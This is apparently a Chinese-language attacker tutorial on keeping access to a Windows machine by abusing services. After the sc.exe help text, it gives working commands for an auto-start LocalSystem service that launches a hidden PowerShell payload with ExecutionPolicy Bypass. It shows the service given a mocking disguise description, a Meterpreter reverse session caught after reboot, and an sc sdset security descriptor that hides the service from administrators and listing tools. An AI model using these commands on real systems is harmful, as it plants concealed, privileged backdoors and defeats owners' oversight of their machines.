创建服务维持

服务介绍

服务（即，以前的 NT 服务）使您能够创建在它们自己的 Windows 会话中可长时间运行的可执行应用程序。这些服务可以在计算机启动时自动启动，可以暂停和重新启动而且不显示任何用户界面。这种服务非常适合在服务器上使用，或任何时候，为了不影响在同一台计算机上工作的其他用户，需要长时间运行功能时使用。还可以在不同于登录用户的特定用户帐户或默认计算机帐户的安全上下文中运行服务。

输入`SC/?`出现以下提示

```
描述:     SC 是用来与服务控制管理器和服务进行通信的命令行程序。
用法:     sc <server> [command] [service name] <option1> <option2>...
命令:
        query-----------查询服务的状态，或枚举服务类型的状态。
        queryex---------查询服务的扩展状态，或枚举服务类型的状态。
        start-----------启动服务。
        pause-----------向服务发送 PAUSE 控制请求。
        interrogate-----向服务发送 INTERROGATE 控制请求。
        continue--------向服务发送 CONTINUE 控制请求。
        stop------------向服务发送 STOP 请求。
        config----------更改服务的配置(永久)。
        description-----更改服务的描述。
        failure---------更改失败时服务执行的操作。
        failureflag-----更改服务的失败操作标志。
        sidtype---------更改服务的服务 SID 类型。
        privs-----------更改服务的所需特权。
        managedaccount--更改服务以将服务帐户密码标记为由 LSA 管理。
        qc--------------查询服务的配置信息。
        qdescription----查询服务的描述。
        qfailure--------查询失败时服务执行的操作。
        qfailureflag----查询服务的失败操作标志。
        qsidtype--------查询服务的服务 SID 类型。
        qprivs----------查询服务的所需特权。
        qtriggerinfo----查询服务的触发器参数。
        qpreferrednode--查询服务的首选 NUMA 节点。
        qmanagedaccount-查询服务是否将帐户与 LSA 管理的密码结合使用。
        qprotection-----查询服务的进程保护级别。
        quserservice----查询用户服务模板的本地实例。
        delete ----------(从注册表中)删除服务。
        create----------创建服务(并将其添加到注册表中)。
        control---------向服务发送控制。
        sdshow----------显示服务的安全描述符。
        sdset-----------设置服务的安全描述符。
        showsid---------显示与任意名称对应的服务 SID 字符串。
        triggerinfo-----配置服务的触发器参数。
        preferrednode---设置服务的首选 NUMA 节点。
```

```
        GetDisplayName--获取服务的 DisplayName。
        GetKeyName------获取服务的 ServiceKeyName。
        EnumDepend------枚举服务依赖关系。
```

因为我们使用的是create。所以输入 `sc create` 得到以下提示

```
描述:       在注册表和服务数据库中创建服务项。
用法:       sc <server> create [service name] [binPath= ] <option1> <option2>...
注意:       选项名称包括等号。等号和值之间需要一个空格。
选项:
        type= <own|share|interact|kernel|filesys|rec|userown|usershare>(默认 = own)
        start= <boot|system|auto|demand|disabled|delayed-auto>(默认 = demand)
        error= <normal|severe|critical|ignore>(默认 = normal)
        binPath= <.exe 文件的 BinaryPathName>
        group= <LoadOrderGroup>
        tag= <yes|no>
        depend= <依存关系(以 / (斜杠)分隔)>
        obj= <AccountName|ObjectName>(默认= LocalSystem)
        DisplayName= <显示名称>
        password= <密码>
```

服务维持权限

根据以上的提示信息我们来创建一个服务让他启动ps1脚本(注意空格)


```
1、创建服务
sc create shell start= auto binPath= "cmd.exe /k powershell.exe -w hidden -ExecutionPolicy
Bypass -NoExit -File C:\Users\Administrator\Desktop\keep\shell.ps1" obj= Localsystem
2、对该服务进行伪装
sc description "shell" "绝对安全的shell哈哈哈"
3、设置服务的自动启动
sc config "shell" start= auto
4、然后启动该服务
net start "服务名"
```

```
C:\Users\Administrator>sc create shell start= auto binPath= "cmd.exe /k powershe
ll.exe -w hidden -ExecutionPolicy Bypass -NoExit -File C:\Users\Administrator\De
sktop\keep\shell.ps1" obj= Localsystem
[SC] CreateService 成功

C:\Users\Administrator>sc description "shell" "绝对安全的shell哈哈哈"
[SC] ChangeServiceConfig2 成功

C:\Users\Administrator>sc config "shell" start= auto
[SC] ChangeServiceConfig 成功
```

接下来去查看服务是否已经创建【services.msc】



接下来重启电脑看看能不能连接

```
[*] Started HTTP reverse handler on http://192.168.41.129:3333
[*] http://192.168.41.129:3333 handling request from 192.168.41.133; (UUID: quclyqmw) Staging x64 payload (202329 bytes) ...
[*] Meterpreter session 3 opened (192.168.41.129:3333 → 192.168.41.133:49155) at 2022-03-23 21:03:58 +0800

meterpreter >
```

隐藏服务

这种创建服务的方法隐藏性太弱，直接在服务里就能看到，可以在创建完服务后，使用以下命令将创建的服务隐藏，这样不论是在服务中，还是使用命令都查不到这个服务。

```
sc sdset shell "D:(D;;DCLCWPDTSDCC;;;IU)(D;;DCLCWPDTSDCC;;;SU)(D;;DCLCWPDTSDCC;;;BA)
(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

```
C:\Users\Administrator>sc sdset shell "D:(D;;DCLCWPDTSDCC;;;IU)(D;;DCLCWPDTSDCC;;;SU)(D;;DCLCWPDTSDCC;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity 成功
```

使用以下的命令进行恢复

```
sc sdset shell "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```